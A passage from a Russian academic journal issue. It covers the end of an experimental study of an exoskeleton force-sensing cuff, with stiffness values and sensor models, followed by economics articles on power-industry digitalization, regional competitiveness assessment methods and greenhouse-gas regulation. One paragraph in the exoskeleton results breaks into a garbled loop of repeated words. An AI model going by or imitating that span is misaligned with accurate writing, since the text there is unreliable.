лен на малых нагрузках(деформациях). Однако при приложении нагрузки более 2–3 Н, датчик имеет линейную характеристику, хоть и под углом не соответствующем реальной нагрузке. Это объясняется тем, что датчик установлен параллельно платине, воспринимающей нагрузку, таким образом в ходе нагружения происходит перераспределение нагрузки между пластиной и датчиком, что приводит к масштабирующему эффекту — датчик показывает 67% от приложенной нагрузки.

Покажем результаты исследований манжеты с установленным ограничителем, настроенным на величину зазора 0.3 мм $(S_L=0.3)$.

Как хорошо заметно на графиках, введение ограничителя хода измерительной части манжеты значительно изменяет механические свойства крепления и показания датчика. Согласно результатом измерений, задействование ограничителя повышает жесткость крепления до 220 H/мм, при этом показания датчика практически не меняются при повышении нагрузки. Когда измерительная часть упирается в ограничитель датчик больше не воспринимает ограничитель датчик больше не воспринимает ограничитель датчик больше не меняются праничитель датчик больше не воспринимает ограничитель датчик больше не меняются праничитель датчик больше не воспринимает ограничитель датчик больше не воспринимает ограничель датчик больше не воспринимает огранические свой-







Рис. 3. Результаты экспериментов без ограничителя:

а — зависимость величины нагрузки и показаний датчика от деформации; б — зависимость величины нагрузки от показаний датчика






Рис. 4. Результаты экспериментов с ограничителем:

а — зависимость величины нагрузки и показаний датчика от деформации, б — зависимость величины нагрузки от показаний датчика

читель, что позволяет говорить о зоне нечувствительности датчика, при значительных нагрузках, со стороны оператора.

Математическая модель измерительной манжеты

Как показали результаты экспериментального исследования измерительной манжеты, конструкция, которая с одной стороны защищает датчик от повреждения вследствие превышения допустимой нагрузки со стороны оператора, приводит ко появлению зоны нечувствительности при которой датчик не сообщает системе управления о фактических значениях усилия. Это может приводить к снижению качества и даже потере устойчивости системы управления приводом экзоскелета.

Одним из возможных путей решения данной проблемы, является использование в системе управления эталонной модели датчика, параметры которой будут взяты из результатов экспериментальных исследований, описанных в данной работе.

Математическая модель манжеты как упругого элемента может быть описан кусочно-линейной функцией в следующем виде:

$$F = \begin{cases} c_1 s_{-} i f_{-} s < s_L \\ (c_1 + c_2) s_{-} i f_{-} s \ge s_L \end{cases}$$
 (1)

где c_1 — жесткость измерительной части манжеты (для исследуемого образца c_1 = $25\,\mathrm{H/mm}$); c_2 — жесткость силовой части манжеты (c_2 = $195\,\mathrm{H/mm}$); S_L — настраиваемая величина зазора (в данной работе S_L =0,3 мм), s — фактическая величина зазора.

Математическая модель манжеты как измерителя может быть описана следующим образом:

$$Fs = \begin{cases} c_s s_{-} i f_{-} s < s_L \\ c_L s_L _{-} i f_{-} s \ge s_L \end{cases}, \tag{2}$$

где c_S — масштабирующий коэффициент датчика (c_S = 16,75 H/мм).

Использование при моделировании, настройке или отладке системы управления математической модели измерительной манжеты, позволит учитывать эффекты нелинейностей, которые оказывают значительное влияние на функционирование приводной системы экзоскелетного комплекса.

Заключение

В рамках данной работы были проведены экспериментальные исследования прототипа измерительной манжеты экзоскелета нижних конечностей. Полученные в ходе экспериментов характеристики жесткости подвеса манжеты и поправочные коэффициенты датчиков могут быть применены при математическом моделировании копирующей системы управления приводной системы экзоскелета. Учет при проектировании и настройке системы управления, математических моделей измерителей позволят не только повысить адекватность результатов моделирования, но и реализовать алгоритмы управления с использованием эталонном модети.

Работа выполнена при поддержке гранта Президента РФ $N_{\rm P}$ МК-МК-780.2020.8.

Библиографический список

 $1.\,\mathit{Яцун}\,\mathit{C}.\,\Phi$. и др. Экзоскелеты: анализ конструкций, классификации, принципы создания, основы моделирования. 2014.

- 2. *Герегей А. М., Шупорин Е. С., Тах В. Х.* Современные подходы к оценке безопасности и эффективности применения промышленных экзоскелетов // Медицина труда и пром. экология. 2019. № 9. С. 599–599.
- $3.\,\mathit{Яцун}\ \mathit{C}.\ \Phi$. и др. Экзоскелеты: анализ конструкций, принципы создания, основы моделирования. 2015.
- 4. Anam K., Al-Jumaily A. A. Active exoskeleton control systems: State of the art // Procedia Engineering. 2012. Vol. 41. P. 988–994.
- 5. *He W.*, *Dong Y*. Adaptive fuzzy neural network control for a constrained robot using impedance learning // IEEE transactions on neural networks and learning systems. 2017. Vol. 29, № 4. P. 1174–1186.
- 6. $Huang\ Q$. et al. An EOG-based human-machine interface for wheelchair control // IEEE Transactions

- on Biomedical Engineering. 2017. Vol. 65, \mathbb{N}_{2} 9. P. 2023–2032.
- 7. Jatsun S., Malchikov A., Yatsun A. Comparative analysis of the industrial exoskeleton control systems // Zavalishin's Readings: Proceedings of 14th International Conference on Electromechanics and Robotics. Singapore: Springer, 2020. P. 63–74.
- 8. Jatsun S. et al. Modeling of Human-Machine Interaction in an Industrial Exoskeleton Control System // International Conference on Interactive Collaborative Robotics. Cham: Springer, 2020. P. 116–125.
- 9. Yatsun A. et al. Investigation of the dynamical characteristics of the lower-limbs exoskeleton actuators // MATEC Web of Conferences. EDP Sciences. 2018.Vol. 161. P. 03008.

ПРОГРАММНО-ЦЕЛЕВОЕ УПРАВЛЕНИЕ В ПРИБОРОСТРОЕНИИ

УДК 621.311

Г. С. Армашова-Тельник* кандидат экономических наук, доцент А. Н. Зубкова* старший преподаватель П. Н. Соколова* ассистент

ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ РАЗВИТИЯ ЦИФРОВИЗАЦИИ В ЭЛЕКТРОЭНЕРГЕТИКЕ

Рассмотрены современные проблемы внедрения систем цифровизации в электроэнергетическую отрасль. Отмечены перспективы и задачи работы организаций сферы электроэнергетики по эффективному использованию цифровизации в производстве.

Ключевые слова: энергетика, электроэнергетическая отрасль, цифровизация, производство, автоматизация.

G. S. Armashova-Telnik*

PhD, Economic, Assosiate Professor

A. N. Zubkova*

Senior Lecturer

P. N. Sokolova*

Assistant

PROBLEMS AND PROSPECTS OF DIGITALIZATION IN THE ELECTRIC POWER INDUSTRY

The article deals with the current problems of implementing digital systems in the electric power industry. The article shows the possibilities and goals of the work of organizations in the field of electric power industry on the effective use of digitalization in production.

Keywords: energy, electric power industry, digitalization, production, automation.

Под цифровизацией электроэнергетики подразумевают изменения внутренней архитектуры и систем управления на основе цифровых технологий. Данные изменения направлены на повышение эффективности работы отрасли электроэнергетики и создание особой технологической среды, которая позволит уачественно изменить показатели работы и дополнит изменения в производственную экосистему.

Развитие цифровизации в энергетике началось с создания микропроцессорных устройств автоматического предотвращения нарушения устйчивости еще в 1980-е гг. в СССР. Под цифровизацией стало закрепляться не столько оснащение объекта Автоматизированной системой управления технологическим процессом (АСУ ТП) или цифровыми терминалами защит, сколько организация комплекса управления со

сквозной наблюдаемостью и управлением энергосистемы всей страны. Соответственно, цифровизация ведет за собой внедрение новых систем контроля для создания прозрачности процессов и качестве работы оборудования в энергосистеме, накопления большого количества данных об этих процессах, для принятия решений о необходимости обслуживания или замены тех или иных узлов (или процессов).

На данный момент процесс цифровизации является необходимым элементом развития энергетики. Это обуславливается быстрой скоростью протекания энергетических процессов за счет значительного объема информации и постоянного усложнения энергосистемы, что приводит к широкому использованию информационных технологий в оперативно-диспетчерском управлении. Следует отметить, что цифровиза-

^{*} Санкт-Петербургский государственный университет аэрокосмического приборостроения

^{*} St. Petersburg State University of Aerospace Instrumentation

ция относится ко всему оборудованию, на всех объектах энергосистемы. Это учитывается не только в проекте реализации цифровой подстанции ЦПС, внедрении Международной электротехнической комиссии МЭК 61850 и цифрового проектирования, но также при реализации всех направлений национальной технологической инициативы Энерджинет и создании новых цифровых теплоэлектроцентралей, атомных электростанций, гидроэлектростанций, появлении платформ на всех уровнях взаимодействия p2p, p2o, m2m, b2b, b2g и т. д.

С применением цифровых систем возможно использование автоматизации и внедрение продвинутой аналитики, которая позволит стать основой для регулирования цепи создания стоимости. Предоставление качественных услуг и обеспечение целевых показателей надзорных органов станет возможным благодаря сбору аналитических данных. Таким образом, цифровая трансформация ориентирована на повышение эффективности работы предприятия с возможностью увеличения доходов и осуществления стратегических планов [1].

Дополнительной особенностью эффектов цифровизации считается устранение монополий и, как следствие, усиление конкуренции. Благодаря радикальной перестройки рынка энергоснабжения, вызванной появлением операторов микроэнергосистем за счет вовлечения в процесс оптимизации расхода энергии, потребитель будет иметь возможность поменять энергоснабжающую компанию. По результатам запущенных проектов на примере компании «Россети Сибири» в Кузбасском филиале можно отметить успешное внедрение цифровых решений. В рамках проекта «Цифровой РЭС» было сформировано автоматическое выведение из работы того участка линии, где было повреждение, которое было достигнуто с помощью реконструкции распределительных сетей с установкой на отпайках потребительских линий электропередачи реклоузеров. Так, по итогам первых шести месяцев работы, индекс средней частоты перерывов электроснабжения сократился на 80%, а индекс их продолжительности – на 70 %.

Одной из проблем современной электроэнергетической отрасли является то, что большая часть оборудования изношена и морально устарела. В связи с этим модернизация на базе интеллектуальных систем с целью повышения эффективности работы и снижения операционных и капитальных затрат, видится необходимым условием.

К ключевым проблемам развития цифровизации в электроэнергетике так же относятся [2]:

- 1) увеличение роста уровня энергопотребления;
- 2) необходимость большого количества финансовых ресурсов для модернизации систем отечественной энергетики;
- 3) высокая степень зависимости от иностранных технологий за отсутствием собственного оборудования и других инновационных разработок;
- 4) высокие технологические требования по качеству и надежности поставок электроэнергии;
- 5) отсутствие знаний и практического опыта по внедрению новых технологий, что может привести к неверным технологическим и управленческим решениям;
- 6) отсутствие взаимосвязи между основными участниками рынка (предприятий электроэнергетики, рынка, потребителей и т. п.);
- 7) отсутствие гарантированной защиты и безопасности энергообъектов от кибератак и хакеров.

Однако, помимо очевидных проблем внедрения цифровизации, в большей степени отмечаются ее перспективы и преимущества.

Во-первых, необходимо отметить, что значительно повысится качественное управление электроэнергетическим режимом энергосистем, и это будет способствовать оптимизации загрузки наиболее экономически эффективных электростанций. При этом можно будет наблюдать за снижением риска ошибочных действий диспетчеров энергообъектов и общее время ликвидации аварий.

Во-вторых, для большинства сбытовых и генерирующих предприятий будет возможность создать отраслевой информационный объем с использованием общего, единого стандарта. К тому же уменьшатся расходы на интеграцию автоматизированных систем различных производителей и расходы на автоматизацию информационного обмена с предприятиями за счет отказа от старых решений по обмену информатией

В-третьих, относительно потребителей — за счет снижения длительности и объема режимных ограничений на время устранения аварий, улучшится энергоснабжение. Дополнительно, благодаря и пользованию современных методов выявления низкочастотных колебаний частоты электрического тока, значительно улучшится само качество электроэнергии.

Можно отметить, что в ближайшие годы рынок цифровой энергетики будет активно двигаться в сторону цифровизации. Ключевую роль в этом процессе играет политика государства

в области энергетики, а точнее вступление в силу ФЗ № 522-ФЗ от 27.12.2018 г. и проекта постановления Правительства Российской Федерации о переходе коммерческого учета в ведение сетевых и сбытовых компаний и о требованиях по организации интеллектуального учета на всех объектах энергорынка.

Для успешного внедрения систем цифровизации на рынок электроэнергетики, перед сбытовыми и сетевыми компаниями также ставится ряд задач [3]:

- 1) создание и использование интеллектуальной системы учета;
- 2) возможность обеспечить постоянный доступ пользователей к данным в интеллектуальной системе учета;
- 3) интеграция с единой интеллектуальной платформой учета энергоресурсов всех используемых и новых систем контроля и учета электроэнергии;
- 4) внедрение систем телесигнализации и телемеханики на объектах сетевых предприятий;
- 5) повышение надежности и эффективности работы энергосистемы на предприятии.

Решение поставленных задач должно быть строго определено в установленных сроки для оперативного и результативного принятия решений.

Ключевым фактором успеха в преобразовании отрасли электроэнергетики будет являться степень готовности предприятий и их сотрудников к изучению и освоению основных инструментов цифровизации. Так, в первую очередь, необходимо отметить наличие активных, ответственных и трудоспособных людей, которые стремятся решать сложные задачи в компании [4]. К тому же необходимо отнести возможность реализовывать проекты цифровизации в рамках реконструкции на предприятиях сетевого хозяйства. Дополнительной особенностью мож-

но выделить инвестиции в крупные промышленные стройки и проекты в формате которых реализуются основные или отдельные элементы цифровизации.

Энергетическая отрасль начала активную работу по направлению цифровизации, что принесет серьезную трансформацию. Совокупность макроэкономических и технологических факторов катализировала эту трансформацию, создавая новые возможности для отрасли. Обеспечение безопасной и надежной системы электроснабжения потребует инвестиций в новую генерирующую и распределительную инфраструктуру, что сделает существующую систему более энергоэффективной, а также диверсифицирует энергетический баланс. Цифровые технологии также могут помочь повысить прозрачность вокруг ценообразования на сырьевые товары, позволяя производителям электроэнергии определить, как они могут скорректировать свои стратегии ценообразования.

Библиографический список

- 1. Ones & Zeros: How Digital Power Plants Are Leveraging Big Data and Analytics for Greater Reliability and Profit, Power Engineering 2016. URL: https://www.raconteur.net/sponsored/digitalisation-power-industry-real-happening-now/ (дата обращения: 01.12.2020).
- 2. Игнатов С. В. Цифровизация в электроэнергетике: тенденции и перспективы. Круглый стол. URL: https://marketelectro.ru/content/cifrovizaciya-velektroenergetike-tendencii-i-perspektivy-kruglyy-stol (дата обращения: 10.12.2020).
- 3. A Practical Guide to Digitalization for the Power Industry. Siemens Energy, Inc., 2017. P. 5–6.
- 4. Powering the future «Leading the digital transformation of the power industry». 2018. P. 14–16.

УДК 338.1

Г. С. Армашова-Тельник*

кандидат экономических наук, доцент

Н. М. Никитина*

магистрант

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

АКТУАЛЬНЫЕ ПОДХОДЫ К ОЦЕНКЕ КОНКУРЕНТОСПОСОБНОСТИ РЕГИОНОВ

Отражено разнообразие направлений в оценке конкурентоспособности региона, связанное с многозначностью исследуемого явления. Уточняется факторная зависимость конкурентной среды региона, предлагается содержательная составляющая в контексте каждого направления.

Ключевые слова: конкурентоспособность регионов, региональная среда, экономика региона.

G. S. Armashova-Telnik*

PhD, Economic, Associate Professor

N. M. Nikitina*

Postgraduate Student

* St. Petersburg State University of Aerospace Instrumentation


ACTUAL APPROACHES TO ASSESSING THE COMPETITIVENESS OF REGIONS

The article reflects the variety of directions in assessing the competitiveness of the region, associated with the polysemy of the phenomenon under study. The factorial dependence of the competitive environment of the region is clarified, a content component is proposed in the context of each direction.

Keywords: competitiveness of regions, regional environment, regional economics.

В экономических реалиях оценка конкурентоспособности отдельных регионов реализуется различными методиками, при которых применяются своего рода «указатели», позволяющие составить квалитативный прогноз конкурентоспособности региона, рассмотреть динамику потенциала, сравнить полученные показатели с аналогичными данными других регионов. В рамках исследования рассматриваются наиболее популярные и эффективные методики, использующиеся для оценки степени конкурентоспособности региона, определения степени факторного влияния (таблица [1]), которые нашли применение не только в Российской Федерации, но и на международной экономической арене.

Понятие «конкурентная среда» можно определить как «систему факторов, взаимодействие которых имеет влияние на деятельность региона». Для определения степени влияния широкое применение получил метод PEST-анализа, при котором учитываются факторы (рис. 1), влияющие на осуществление предпринимательской деятельности в регионах: политические (Р), экономические (Е), социальные (S) и технологические (Т).



Puc. 1. Структура PEST-анализа

Факторы конкурентоспособности региона

Фактор	Показатели
1. Условия жизнедеятельности населения	Уровня образования; уровня здравоохранения; доходов и расходов населения; занятости населения
2. Наличие ресурсного потенциала	Природно-ресурсного потенциала; внешнеэкономического потенциала; инвестиционного потенциала; научно-технического потенциала
3. Деятель- ность орга- нов местного управления	Взаимодействия местных органов управления с субъектами хозяйствования и населением; инфраструктуры региона

Поскольку функционирование каждого региона, для которого реализуется оценка конкурентоспособности носит уникальный характер, имеет особенности, содержательную и критериальную составляющие факторов необходимо скорректировать с учётом специфики региона. Так, при формировании комплексной оценки региона целесообразно принять во внимание значение таких факторов, как [2]:

- 1) политико-правовой (демонстрирующий степень влияния органов власти на регионы и включает в себя: административные механизмов, качество государственного регулирования, антимонопольное регулирование, степень коррумпированности и пр.);
- 2) экономический фактор (здесь определяется наличие условий в регионе для реализации предпринимательской деятельности, характер влияния на функционирование хозяйствующих субъектов. Элементный состав здесь: платежеспособность населения, доля присутствия государства в экономике региона, доступность кредитных ресурсов, доступность трудовых ресурсов, насыщенность рынков;
- 3) социальный фактор отражает такие региональные характеристики, как предпринимательская активность в регионе, соотношение индивидуальных предпринимателей к количеству других зарегистрированных организационно-правовых форм деятельности и работников по найму;
- 4) инфраструктурный фактор обусловлен технологической составляющей в PEST-анализе. Технологический фактор при анализе конкурентной среды важен не сколько определением технологического уровня развития производства отдельного товара (услуги), а выяснения потенциала организации функционировать с максимальным комфортом и минимальными

издержками. Элементный состав включает в себя экономическую, социальную, политическую, технологическую благоустроенность и удобство осуществления предпринимательской деятельности, что отражает развитую инфраструктуру для ведения бизнеса.

При использовании данного метода, конкурентная среда представляется в виде иерархии, с определением степени и интенсивности взаимодействия каждого элемента системы. Для того, чтобы определить данные величины, используется «метод анализа иерархий», введенный профессором Томасом Л. Саати. Суть данного метода состоит в выборе наилучшего решения, каждое из которых оценивается списком критериев [1], метод универсален и может применяться для решения широкого спектра задач, также становится возможным составить сводную таблицу оценки регионов и дальнейшего ее изучения. Однако его недостатком является необходимость в обработке большого количества информации.

Кроме того, одним из популярных и релевантных методов оценки и исследования конкурентной среды является SWOT-анализ, посредством которого определяется содержание и характер внутренних и внешних факторов (силы, слабости, возможности, угрозы) влияющих на конкурентные позиции региона, что позволяет сформировать стратегические ориентиры и тактические задачи в рамках регионального развития (рис. 2) [3].

Отметим, что метод SWOT-анализа имеет разновидности [4]:

- 1) экспресс SWOT-анализа позволяет определить сильные стороны региона и перспективы развития;
- 2) сводный SWOT-анализ оперирует текущими показателями деятельности региона, а так-




Рис. 2. Структура SWOT-анализа

же позволяет рассчитать прогнозные показатели. Есть возможность перейти непосредственно от исследования к разработке стратегии развития;

3) смешанный SWOT-анализ совмещает в себе экспресс SWOT-анализ и сводный SWOT-анализ. Преимуществом данного метода является глубокая степень проработки каждого показателя.

Кроме того, в практике реализации предпринимательской деятельности активно применяются и другие методы, предложенные как российскими, так и зарубежными специалистами. Так, методика, установленная в Приказе № 137 от 04.04.2011 г. МЭР РФ «Об утверждении методики определения основных показателей и критериев оценки состояние конкурентной среды» [5] позволяет производить оценку имеющихся условий для ведения бизнеса, как в конкретном регионе, так и для России в целом. Здесь оценивается степень эффективности принимаемых государством мер поддержки бизнеса и экономического регулирования. Полученные результаты обобщаются и передаются экспертам для корректировки программы развития конкуренции на в российской экономической системе. Так, для оценки состояния конкурентной среды применяются такие показатели, как [3]:

- интенсивность конкуренции;
- состояния конкурентной среды.

Показатель «интенсивность конкуренции» основывается на проведённых социологических опросах представителей различных субъектов хозяйствования региона, а также определяет степень конкуренции между предприятиями одной сферы. Данный показатель рассчитывается как

$$E=1_1 x_1 + 1_2 x_2 + \dots 1_{13} x_{13},$$

где E — показатель интенсивности конкуренции; x_i — унифицированное значение i-го инди-

катора;
$$l_i$$
 – вес i -го индикатора, при $\sum_{i=1}^{13} l_i = 1$.

Показатель интенсивности конкуренции, равный 0, демонстрирует негативный конкурентный характер. Показатель интенсивности конкуренции, равный 1, отражает позитивную конкурентную ситуацию.

Показатель «состояние конкурентной среды» отражает степень развития конкурентной среды на основе официальных статистических данных, а также данных субъектов хозяйствования. Данный показатель рассчитывается как:

$$E=1_1 x_1 + 1_2 x_2 + \dots 1_{25} x_{25},$$

где E — показатель состояния конкурентной среды; x_i — унифицированное значение i-го индикатора; l_i — вес i-го индикатора, входящего в состав соответствующего критерия оценки состояния

конкурентной среды, при
$$\sum_{i=1}^{25} l_i = 1$$
.

Показатель состояния конкурентной среды, равный 0, показывает негативную конкурентную ситуацию. Показатель состояния конкурентной среды, равный 1, показывает позитивную конкурентную ситуацию.

В контексте тематики статьи рассмотрим методики измерения степени конкурентоспобности региона, которые были предложены Европейской комиссией, и использующиеся в странах Европейского союза (ЕС). Одним из таких методов является метод бенчмаркинга (от англ. — эталонное оценивание). По мнению Энтони Аткинсона бенчмаркинг представляет собой «процесс изучения и адаптации» оптимально сформированных и апробированных методов другими субъектами хозяйствования для последующего собственного практикоприменения [6].

Приведем несколько индикаторов, которые используются в отчетах методом бенчмаркинга.

- 1. Индикатор социальной и экономической интеграции.
- 2. Экономический индикатор (ВРП (валовой региональный продукт) на душу населения и занятость населения по отраслям).
- 3. Демографический индикатор (процент населения до 15 лет, от 15 до 64 лет и старше 65 лет; плотность населения на квадратный метр и его численность).
- 4. Индикатор уровня образованности населения (в возрасте от 25 до 59 лет).
- 5. Индикаторы занятости населения (от 15 до 64 лет), рынка труда и уровня безработицы.

Согласно методическим рекомендациям Европейского союза, регион считается конкурентоспособным, если население данного региона имеет высокие уровни дохода, уровня жизни, и при этом регион имеет низкий процент безработины.

Специалистами Всемирного экономического форума (ВЭФ) была предложена своя методика оценки конкурентоспособности. Особенностью данной методики является глубокий анализ проводимых исследований конкурентоспособности. Здесь количественно определяется степень конкурентоспособности по более чем 50 критериям и показателям, а результаты проведенного исследования на международном уровне ежегодно публикуются в докладе ВЭФ «От-

чет о глобальной конкурентоспособности» (англ. – «The Global Competitiveness Report») [7, 8]. Стоит отметить, что данную методику целесообразно использовать не только в государственных масштабах, но и для небольших экономических объектов (регионы). Так, при анализе факторы и показатели подразделяются специалистами на субиндексы, или же группы: оценка бизнес-климата региона/страны и конкурентоспособность субъектов хозяйствования.

Первый субиндекс, в котором оценивается бизнес-климат региона/страны и условия для дальнейшего развития включает в себя оценку и анализ эффективности управления регионом или государством, доступность финансовых ресурсов, инфраструктурную оснащенность, уровень образования, интеллектуальные ресурсы и прочие факторы, влияющие на развитие бизнеса.

Оценка конкурентоспособности региональных субъектов хозяйствования посредством второго субиндекса определяет конкурентоспособный потенциал организаций (в масштабе региона, страны, мировой экономической системы). Включая определение степени эффекта от интеграции технологических инноваций в рамках оптимизации производственных процессов, оценку квалитативности процессов повышения квалификации сотрудников, объема инвестиций в наукоемкие решения и т. д.

Исходя из имеющихся данных, стоит отметить, что для полноценного анализа конкурентоспособности необходимо оценивать также и социальные факторы, к примеру: уровень образованности населения, качество человеческих ресурсов, поскольку именно они являются «двигателями» развития сфер бизнеса и предпринимательства. Стоит отметить, что между методиками оценки конкурентоспособности, используемыми в российской экономике и других странах, существуют некоторые различия. Так, зарубежные методики [3, 9], в основном, учитывают множество показателей различных сфер региона, и ориентируются на обобщённый, но основательный анализ конкурентоспособности. В российской практике оценки конкурентоспобности регионов популярна ориентация на целевую составляющую, что позволяет провести анализ региональной конкурентоспособности по одному-двум из доступных параметров. При этом, в России успешно функционирует институт региональной политики (IRPEX), оперирующий более чем 130 параметрами. Здесь, результаты исследований конкурентоспобности возможно соотнести с результатами зарубежных исследований.

Необходимо подчеркнуть, что для каждого метода оценки характерно наличие уникальных индикаторов и показателей, что зачастую приводит к неоправданно большому числу индексов и показателей, информационно перегружая перечень, затрудняя однозначно оценить показатель региональной конкурентоспособности. Таким образом, для исследования конкурентной среды региона, необходимо применять методики, основывающиеся на воздействии внешних факторов, и способы оценки, ориентированные на данные воздействия внутренних факторов.

Также стоит отметить, что ряд показателей имеют прямую зависимость от влияния внешних факторов, что обуславливает результат снижение конкурентоспособности, так как, некоторые модели в условиях кризиса, стагнации или общего экономического спада оказывают негативное влияние. Кроме того, необходимо учитывать и косвенный характер влияния внешних факторов на всех участников (субъектов) исследования. Подчеркнем, что если внутренние условия участников оценки конкурентоспособности остаются постоянными при воздействии внешних факторов, то степень их конкурентоспособности не изменится. Что отражается в деятельности производителей товаров: при сохранении внутренних условий, влияние внешних факторов (повышение стоимости сырья, увеличение таможенных пошлин) не приведёт к изменению степени конкурентоспособ-

Кроме того, наличие тесной связи в структуре «показатель-индикатор» представляет значительное отличие в характеристиках методов, и их взаимное влияние друг на друга (например, производственный потенциал, производительность и инвестиционная активность). При этом, причинно-следственная связь отражается в повышении степени региональной конкурентоспособности, что является причиной экономического развития региона, а положительная динамика экономических показателей является следствием данного процесса. Исходя из полученной оценки уровня конкурентоспособности, необходимо подготовить рекомендации по сохранению/повышению данного уровня. Следовательно, при составлении программы развития региона, одним из условий должен быть анализ уровня конкурентоспособности.

Таким образом, при анализе конкурентоспособности региона, целесообразно учитывать не только экономические, но и социальные факторы, такие как квалификация населения, уровень использования трудовых и человеческих ресурсов и

т. д. При этом в рассмотренных выше методах учтены научный и инвестиционно-инновационный потенциалы в области повышения конкурентоспособности на основе рационального применения современных научно-технических достижений. Что обуславливает корреляцию ресурса (человеческий капитал) и конкурентную позицию региона на рынке. При чем, потребность принимать в расчет, оценивать содержательность человеческого капитала как производственного ресурса детерминировано степенью значимости данной ресурсной позиции в развитии социально-экономического потенциала региона. Именно производительность персонала предприятия формирует в конечном итоге объемы экономических показателей, что, в свою очередь, повышает уровень конкурентоспобности субъекта хозяйствования и способствует формированию инвестиций в развитие региональной среды.

Библиографический список

- 1. *Саати Т. Л.* Принятие решений при зависимостях и обратных связях: аналитические сети. М.: Инфра-М, 2019. 360 с.
- 2. Принятие решений на основе метода анализа иерархий // Вестн. Донец. нац. ун-та. Сер. В: Экономика и право. М.: Феникс, 2019. 124 с.

- 3. Курносов Ю. В., Конотопов П. Ю. Методология, технология и организация информационно-аналитической работы. М.: Юнити, 2005. 321 с.
- 4. Управленческий учет / Э. А. Аткинсон, Р. Д. Банкер, Р. С. Каплан, М. С. Янг. М.: Вильямс, 2005. $874~\rm c.$
- 5. Приказ № 137 от 04.04.2011 г. Министерства экономического развития РФ «Об утверждении методики определения основных показателей и критериев оценки состояния конкурентной среды». URL: http://docs.cntd.ru/document/902272271 (дата обращения: 28.12.2020).
- 6. *Баринов В. А.* Стратегический менеджмент: учеб. пособие. М.: Инфра-М, 2006. 240 с.
- 7. Промежуточный доклад Стратегия-2020: Новая модель роста новая социальная политика. URL: https://www.kommersant.ru/Docs/2011/2011d153-doklad.pdf (дата обращения: 28.12.2020).
- 8. Издательство «Креативная экономика». URL: https://creativeconomy.ru/ (дата обращения: 27.12.2020).
- 9. Хабекиров Б. Т. Методологические подходы и инструменты управления конкурентоспособностью экономики регионов // Вестник Адыгейского государственного университета. URL: https://cyberleninka.ru/article/n/metodologicheskie-podhodyi-instrumenty-upravleniya-konkurentosposobnostyu-ekonomiki-regionov (дата обращения: 26.12.2020).

УДК 331.102

Г. С. Армашова-Тельник* кандидат экономических наук, доцент 3. Х. Сиярова* магистрант

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

О ПРАВОВОМ РЕГУЛИРОВАНИИ ЭМИССИИ ПАРНИКОВЫХ ГАЗОВ В РОССИИ И ЕВРОПЕЙСКОМ СОЮЗЕ

Исследования аспектов регламентирования процессов сокращения уровня выбросов парниковых газов актуализируется динамичным наращиванием международных усилий по реализации климатической политики и ускоренному переходу к «зеленой» экономике. Что требует мобильности от регулирующих экологические вопросы российских органов в части эффективного принятия решений, в том числе и на международном уровне. Кроме того, конкретизация положений в нормативно-правовой базе области парниковых газов позволит совершенствовать законодательство в сфере охраны климата в рамках отдельного государства. Ключевые слова: Киотский протокол, парниковые газы, «зеленая» экономика, углеродная промышленность

G. S. Armashova-Telnik* PhD, Economic, Associate Professor Z. Kh. Sivarova* Postgraduate Student * St. Petersburg State University of Aerospace Instrumentation

LEGAL REGULATION OF GREENHOUSE GAS EMISSIONS IN RUSSIA AND THE EUROPEAN UNION

Research on the aspects of regulating the processes of reducing the level of greenhouse gas emissions is being actualized by the dynamic buildup of international efforts to implement climate policy and accelerate the transition to a green economy. This requires mobility from the Russian authorities regulating environmental issues in terms of effective decision-making, including at the international level. In addition, the specification of the provisions in the regulatory framework for greenhouse gases will improve legislation in the field of climate protection within a particular state. Keywords: Kyoto Protocol, greenhouse gases, green economy, carbon industry

Хронология развития правового регулирования эмиссии парниковых газов в России берет свое начало с 1994 г., однако особую вовлеченность в международные меры, посвященные управлению данными процессами, Российская Федерация стала проявлять лишь последние десять лет. Началом активных действий по созданию полноценной системы национального регулирования можно считать ратификацию Россией Киотского протокола в ноябре 2004 г. Так, распоряжением Правительства Российская Федерация от 01.03.2006 г. № 278-р [1] была создана российская система оценки антропогенных выбросов из источников и абсорбции поглотителями парниковых газов, не регулируемых Монреальским протоколом по веществам, разрушающим озоновый слой, принятым в г. Монреале 16 сентября 1987 г.

Тем не менее, в новой системе сразу выявился существенный недочет - двухлетняя задержка в предоставлении отчетности. Подобное отставание данных ставит под сомнение реализацию поставленных государством целей и задач в вопросе климатической политики. К тому же, отчетность по объемам выбросов обязательна только на федеральном уровне, в субъектах процедура носит добровольный характер. В качестве еще одного недостатка национальной системы оценки выбросов стоит отметить отсутствие данных о выбросах по конкретным организациям. Все эти недостатки отечественной системы оценки антропогенных выбросов парниковых газов сильно задерживают выполнение установленного государством плана в решении климатической проблемы.

Следует учесть, что выполнение международных обязательств не принесло России какую-либо экономическую выгоду. Среди основных рыночных инструментов Киотского протокола можно выделить продажу квот на выбросы парниковых газов. Россия рассчитывала получить прибыль от накопленных квот, однако такая система продаж не получила широкого применения в стране.

